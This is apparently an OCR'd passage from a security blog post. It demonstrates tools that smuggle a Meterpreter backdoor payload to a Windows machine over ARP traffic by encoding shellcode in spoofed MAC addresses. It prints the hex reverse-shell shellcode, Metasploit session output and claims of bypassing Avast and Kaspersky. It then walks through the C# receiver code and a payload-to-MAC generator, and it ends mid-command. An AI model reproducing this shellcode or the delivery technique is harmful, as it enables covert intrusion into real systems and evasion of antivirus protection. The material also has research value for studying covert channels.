
Note : infected system (backdoor system) IPaddress is (192.168.1.113) and my backdoor (NativePayload_ARP.exe) Executed in this IPaddress like picture 12.


Administrator: Command Prompt - NativePayload_ARP.exe

```
C:\Users\Damon.PC7\Documents\Visual Studio 2008\Projects\NativePayload_ARP\NativePayload_ARP\bin\Deb
ug>NativePayload_ARP.exe

NativePayload_ARP v1.0 Tool : Transfer Backdoor Payload by ARP Traffic
Published by Damon Mohammadbagher

Getting Injected MacAddress By ARP Traffic (Slow)

Please type Target System IPaddress for Sending ARP Request
192.168.1.5
Please type your Local IPAddress for Sending ARP Request by this IP
192.168.1.113
Start time : 1/30/2017 1:58:33 PM
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 00 00 00 00 00
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 00 00 00 00 00
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 00 00 00 00 00
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 00 00 00 00 00
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 00 00 00 00 00
```

Picture 12: NativePayload_ARP (backdoor) tool

Finally after 38 minutes Meterpreter session Established like picture 13:


Command Prompt - NativePayload_ARP.exe
Windows 7 x64 (M) - VMware Workstation
File Edit View VM Tabs Help
Windows 7 x64 (M)
Kali 2016.II
root@kali: ~
1:12 AM

```
Found     : Get Mac ==> 192.168.1.5 MacAddress : 00 49 ff ce e9 3c
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 49 ff ce e9 3c
Found     : Get Mac ==> 192.168.1.5 MacAddress : 00 ff ff ff 48 01
[120] Dumping Bytes: ffffff4801
Found     : Get Mac ==> 192.168.1.5 MacAddress : 00 ff ff ff 48 01
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 ff ff ff 48 01
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 ff ff ff 48 01
Found     : Get Mac ==> 192.168.1.5 MacAddress : 00 c3 48 29 c6 48
[122] Dumping Bytes: c34829c648
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 c3 48 29 c6 48
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 c3 48 29 c6 48
Found     : Get Mac ==> 192.168.1.5 MacAddress : 00 85 f6 75 b4 41
[123] Dumping Bytes: 85f675b441
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 85 f6 75 b4 41
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 85 f6 75 b4 41
Found     : Get Mac ==> 192.168.1.5 MacAddress : 00 ff e7 58 6a 00
[124] Dumping Bytes: ffe7586a00
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 ff e7 58 6a 00
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 ff e7 58 6a 00
Found     : Get Mac ==> 192.168.1.5 MacAddress : 00 59 49 c7 c2 f0
[125] Dumping Bytes: 5949c7c2f0
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 59 49 c7 c2 f0
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 59 49 c7 c2 f0
Found     : Get Mac ==> 192.168.1.5 MacAddress : 00 b5 a2 56 ff d5
[126] Dumping Bytes: b5a256ffd5
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 b5 a2 56 ff d5
NotFound : Get Mac ==> 192.168.1.5 MacAddress : 00 b5 a2 56 ff d5
Found     : Get Mac ==> 192.168.1.5 MacAddress : 00 ff ff ff ff ff


Debug Mode , Duping this payloads by ARP Traffic:
Debug Mode , you can compare this Dump Data by your Source Payloads '
yload"
fc4883e4f0e8cc00000041514150525156483 1d265488b5260488b5218488b522048
617c022c2041c1c90d4101c1e2ed524151488b52208b423c4801d0668178180b020f8
4801d0508b4818448b40204901d0e35648ffc9418b34884801d64d31c94831c0ac41c
39d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d04158415
ffe05841595a488b12e94bffffff5d49be7773325f3332000041564989e64881eca00
41544989e44c89f141ba4c772607ffd54c89ea68010100005941ba29806b00ffd56a0
c248ffc04889c141baea0fdfe0ffd54889c76a1041584c89e24889f941ba99a57461f
4883ec104889e24d31c96a0441584889f941ba02d9c85fffd583f8007e554883c4205
f24831c941ba58a453e5ffd54889c34989c74d31c94989f04889da4889f941ba02d9c
000041586a005a41ba0b2f0f30ffd5575941ba756e4d61ffd549ffcee93cffffff480
5949c7c2f0b5a256ffd5
End time : 1/26/2017 11:32:14 PM
Bingo Meterpreter session by ARP Traffic ;>
```


```
SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\
Disable NIC
Set Payload to mac
Enable NIC
Mac Set : 00b5a256ffd5

C:\Users\Damon\Desktop>Payload_to_Mac.exe 0007 00ffffffffff "Local Area Connection"

Payload_to_Mac v1.0 Tool (MacChanger)
Published by Damon Mohammadbagher
Warning : You should RunAs Administrator this tool for changing Mac Address
Warning : this code tested in Win7x64-SP1
Warning : Win8 , Win10 Not Tested ;>
Step I   syntax 0 : Payload_to_Mac.exe null
Step I   syntax 1 : Payload_to_Mac.exe null "PAYLOAD"
Step I   Example 1: Payload_to_Mac.exe null "5fffd583f8007d2858415759680040"
Step II syntax 2 : Payload_to_Mac.exe Regkey_Parent  [00+Payload] "Connection Name"
Step II Example 2: Payload_to_Mac.exe 0007  005fffd583f8 "Local Area Connection"
Check your Parent Regkey in this address:
SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\
Disable NIC
Set Payload to mac
Enable NIC
Mac Set : 00ffffffffff

C:\Users\Damon\Desktop>
```

```
exit
meterpreter > getpid
Current pid: 5296
meterpreter > ps -S 5296

Process List
============

 PID   PPID  Name                          Arch  Session  User        Path
 ---   ----  ----                          ----  -------  ----        ----
 5296  3108  NativePayload_ARP.exe         x64   1        PC7\Damon   C:\Users\Damon.PC7\Documents\Vi
l Studio 2008\Projects\NativePayload_ARP\NativePayload_ARP\bin\Debug\NativePayload_ARP.exe

meterpreter >
```

Picture 13: NativePayload_ARP tool and transfer Backdoor Payload by ARP Traffic

I have best of the best Anti-viruses in the world, this stupid Avast bypassed without encryption method “Again”.

as you can see in Picture 14 Kaspersky bypassed by this technique .


Command Prompt - NativePayload_AR
Kaspersky Anti-Virus
KASPERSKY
Your computer is protected
Details
Scan
Scans your computer and ext
devices
Reports
View the application operatic
report
Kali 2016.II - VMware Workstation
File Edit View VM Tabs Help
Windows 7 x64 internal Nessus
Windows 7 x64 (M)
Kali 2016.II
Customize...
13:30 / 38:37
3:48 AM

```
NotFound : Get Mac ==> 192.1
Found     : Get Mac ==> 192.1
[115] Dumping Bytes: 575941b
NotFound : Get Mac ==> 192.1
NotFound : Get Mac ==> 192.1
Found     : Get Mac ==> 192.1
[116] Dumping Bytes: 6e4d61f
NotFound : Get Mac ==> 192.1
NotFound : Get Mac ==> 192.1
Found     : Get Mac ==> 192.1
[117] Dumping Bytes: 49ffcee
Found     : Get Mac ==> 192.1
NotFound : Get Mac ==> 192.1
NotFound : Get Mac ==> 192.1
Found     : Get Mac ==> 192.1
[119] Dumping Bytes: ffffff4
NotFound : Get Mac ==> 192.1
NotFound : Get Mac ==> 192.1
Found     : Get Mac ==> 192.1
[120] Dumping Bytes: c34829c
NotFound : Get Mac ==> 192.1
NotFound : Get Mac ==> 192.1
Found     : Get Mac ==> 192.1
[121] Dumping Bytes: 85f675b
NotFound : Get Mac ==> 192.1
NotFound : Get Mac ==> 192.1
Found     : Get Mac ==> 192.1
[122] Dumping Bytes: ffe7586
NotFound : Get Mac ==> 192.1
NotFound : Get Mac ==> 192.1
Found     : Get Mac ==> 192.1
[123] Dumping Bytes: 5949c7c
NotFound : Get Mac ==> 192.1
NotFound : Get Mac ==> 192.1
Found     : Get Mac ==> 192.1
[124] Dumping Bytes: b5a256f
NotFound : Get Mac ==> 192.1
NotFound : Get Mac ==> 192.1
Found     : Get Mac ==> 192.1


Debug Mode , Dumping this pa
Debug Mode , you can compare
load"
fc4883e4f0e8cc000000415141 50
617c022c2041c1c90d4101c1e2ed
4801d0508b4818448b40204901d0
39d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d041584
ffe05841595a488b12e94bffffff5d49be7773325f3332000041564989e64881eca
41544989e44c89f141ba4c772607ffd54c89ea68010100005941ba29806b00ffd56
c248ffc04889c141baea0fdfe0ffd54889c76a1041584c89e24889f941ba99a5746
4883ec104889e24d31c96a0441584889f941ba02d9c85fffd583f8007e554883c42
f24831c941ba58a453e5ffd54889c34989c74d31c94989f04889da4889f941ba02d
000041586a005a41ba0b2f0f30ffd5575941ba756e4d61ffd549ffcee93cffffff4801c34829c64885f675b441ffe7586a00
5949c7c2f0b5a256ffd5
End time : 2/1/2017 3:44:02 AM
Bingo Meterpreter session by ARP Traffic ;>
```

```
msf exploit(handler) > [*] Sending stage (1189423 bytes) to 192.168.1.113
[*] Meterpreter session 1 opened (192.168.1.50:4444 -> 192.168.1.113:53362) at 2
017-02-01 00:14:04 +0000

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getpid
Current pid: 1936
meterpreter > ps -S 1936

Process List
============

 PID   PPID  Name                       Arch  Session  User       Path
 ---   ----  ----                       ----  -------  ----       ----
 1936  4732  NativePayload_ARP.exe      x64   1        PC7\Damon  C:\Users\Damo
n.PC7\Desktop\NativePayload_ARP.exe

meterpreter >
```

To direct input to this VM, click inside or press Ctrl+G.

Kaspersky Anti-Virus 17.0.0.611
Databases release date: 2/1/2017 1:30 AM

Picture 14: AV bypassed

Related video 1 : https://youtu.be/qDLicXj7Vuk

Important Points : for “NativePayload_ARP” C# Code this section of code is very important so I want to talk about these lines step by step :

```
      string temp_arps = "";
      string temp_arps_2 = "";
      byte[] mac = new byte[6];
      byte[] temp_mac = new byte[6];
      int maclen = 0;
      bool init = false;
      int init_countdown = 0;
      List<string> MacAddress = new List<string>();
      try
      {
        while (true)
        {
          maclen = mac.Length;

          int _mac = SendArp(ConvertIPToInt32(IPAddress.Parse(Target_IPaddress_ARP_Request)),
ConvertIPToInt32(IPAddress.Parse(local_IPaddress_ARP_Request)), mac, ref maclen);

          System.Threading.Thread.Sleep(1000);

          if (_mac == 0)
          {
            temp_arps = "";
            temp_arps_2 = "";
            Console.ForegroundColor = ConsoleColor.Green;
            Console.Write("Found    " + " : ");
            string srt_ip = Target_IPaddress_ARP_Request;
            Console.Write("Get Mac ==> " + srt_ip + " MacAddress : ");
            foreach (byte item in mac)
            {
              if ((Convert.ToInt32(mac[0]) != 0))
              {
                /// if first section of MAC address != 00 then show that by Red Color
                /// this code added for macchanger in linux when this tool sent Unknown Mac to Backdoor system
                Console.ForegroundColor = ConsoleColor.Red;
              }
              else if ((Convert.ToInt32(mac[0]) == 0))
              {
                Console.ForegroundColor = ConsoleColor.Green;
              }
              Console.Write(item.ToString("x2") + " ");
              temp_arps += item.ToString("x2");
              temp_arps_2 += item.ToString("x2");
            }
            Console.WriteLine();
            Arps += temp_arps.Remove(0, 2);
            string tmp = temp_arps.Remove(0, 2);
            if (MacAddress.Count == 0 && tmp.ToString() != "ffffffffff" && tmp.ToString() != "ff00ff00ff" && init &&
temp_arps_2.ToString().Substring(0, 2) == "00")
            {
              MacAddress.Add(tmp);
              Console.ForegroundColor = ConsoleColor.Cyan;
              Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " +
MacAddress.AsEnumerable().AsQueryable().Last().ToString());
            }
            else
            {
              /// time to exit and execute Payload ;-/
              if (tmp.ToString() == "ffffffffff" && init) { break; }
              //if (Arps.ToString() == "ffffffffff") { break; }

              /// time to strat and dump Payload ;-/
              if (temp_arps_2.ToString() == "00ff00ff00ff") { init = true; init_countdown++; }

              if (init)
              {
                if (MacAddress.Capacity != 0 && MacAddress.AsEnumerable().Last().ToString() != tmp && init_countdown > 1 &&
temp_arps_2.ToString().Substring(0, 2) == "00")
                {
                  MacAddress.Add(tmp);
                  Console.ForegroundColor = ConsoleColor.Cyan;
                  Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " +
MacAddress.AsEnumerable().AsQueryable().Last().ToString());
                }
                init_countdown++;
              }
            }
          }
          else if (_mac == 67)
          {
            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("NotFound" + " : ");
            string srt_ip = Target_IPaddress_ARP_Request;
            Console.Write("Get Mac ==> " + srt_ip + " MacAddress : ");
            foreach (byte item in mac)
            {
              Console.Write(item.ToString("x2") + " ");
            }
            Console.WriteLine();
          }
          temp_mac = mac;
          System.Threading.Thread.Sleep(4000);
        }


      }
      catch (Exception e2)
      {
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine("error 2: {0}", e2.Message);
      }
```

with this code you will send ARP Request via Local Network Adapter `local_Ipaddress_ARP_Request` for finding MAC Address for Target System or MacChanger system `Target_Ipaddress_ARP_Request.`
Code 1:

```
          int _mac = SendArp(ConvertIPToInt32(IPAddress.Parse(Target_IPaddress_ARP_Request)),
ConvertIPToInt32(IPAddress.Parse(local_IPaddress_ARP_Request)), mac, ref maclen);
```

with this code you will have Flag to Start Dump or “Init = true” so when your ARP Response was equal to Mac-Address `"00ff00ff00ff"` then your Code will start to dump Next Mac-Address as Payloads in this case Meterpreter Payload.
Code 2:

```
              /// time to strat and dump Payload ;-/
              if (temp_arps_2.ToString() == "00ff00ff00ff") { init = true; init_countdown++; }
```

this code Will Execute only Once , why Because we have something like this `if (MacAddress.Count == 0` so by this Code only you will get First Mac-Address After Flag to Start or (Init=True)
Code 3:

```
 if (MacAddress.Count == 0 && tmp.ToString() != "ffffffffff" && tmp.ToString() != "ff00ff00ff" && init &&
temp_arps_2.ToString().Substring(0, 2) == "00")
            {
              MacAddress.Add(tmp);
              Console.ForegroundColor = ConsoleColor.Cyan;
              Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " +
MacAddress.AsEnumerable().AsQueryable().Last().ToString());
            }
```

this code Made for Time to Exit from Loop and Executing Payloads so this is Flag to Finish when your Mac-Address Response is equal to `"ffffffffff".`
Code 4:

```
              /// time to exit and execute Payload ;-/
              if (tmp.ToString() == "ffffffffff" && init) { break; }
```


this is “important point” for this code with this section of code you will get every Mac-Addresses if your “init” Flag was true so by this code you will dump all Mac-Address or “Meterpreter Payloads” except “First Payload or Mac-Address” and this code `MacAddress.AsEnumerable().Last().ToString() != tmp` was for Detecting “Double Mac-Address” also for Sure your “Last” Mac-Address was not Equal to “New” Mac-Address.
Code 5:

```
            if (init)
              {
                if (MacAddress.Capacity != 0 && MacAddress.AsEnumerable().Last().ToString() != tmp && init_countdown > 1 &&
temp_arps_2.ToString().Substring(0, 2) == "00")
                {
                  MacAddress.Add(tmp);
                  Console.ForegroundColor = ConsoleColor.Cyan;
                  Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " +
MacAddress.AsEnumerable().AsQueryable().Last().ToString());
                }
                init_countdown++;
              }
```

Now we should talk about Payload_to_Mac.exe Tool and C# Code for this one , first of all because I talked about how can use this tool in this time I just want to talk about New Switch “LIN” in this tool , for windows System we have Switch “NULL” and for making Script in Linux Systems we have new Switch called : “LIN”.
So by this Switch you can have something like “Picture 15” to making “Script” and with this Script your Mac-Changer system will be Linux System .

Syntax : Switch "LIN"
Step I syntax 0 : c:\> Payload_to_Mac.exe lin
Step I syntax 1 (Linux) : c:\> Payload_to_Mac.exe lin "PAYLOAD"
Step I Example 1: c:\> Payload_to_Mac.exe lin "5fffd583f8007d2858415759680040"

as can see in "Picture 15" with this Switch you will have "Bash-Script Lines" and in this Simple code I used "Ifconfig" , "macchanger" and "Sleep" commands for creating and changing your LINUX system Mac-Address as "Macchanger system".




```
C:\Users\damon\Documents\Visual Studio 2015\Projects\Payload_to_Mac\Payload_to_Mac\bin\Debug>
C:\Users\damon\Documents\Visual Studio 2015\Projects\Payload_to_Mac\Payload_to_Mac\bin\Debug>
C:\Users\damon\Documents\Visual Studio 2015\Projects\Payload_to_Mac\Payload_to_Mac\bin\Debug>Payload_to_Mac.exe lin fc4883e4f0e8cc000000415141505251564831d26548
8b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c90d4101c1e2ed524151488b52208b423c4801d0668178180b020f85720000008b80880000004885c074674801
d0508b4818448b40204901d0e35648ffc9418b34884801d64d31c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c4901d0418b04884801d041
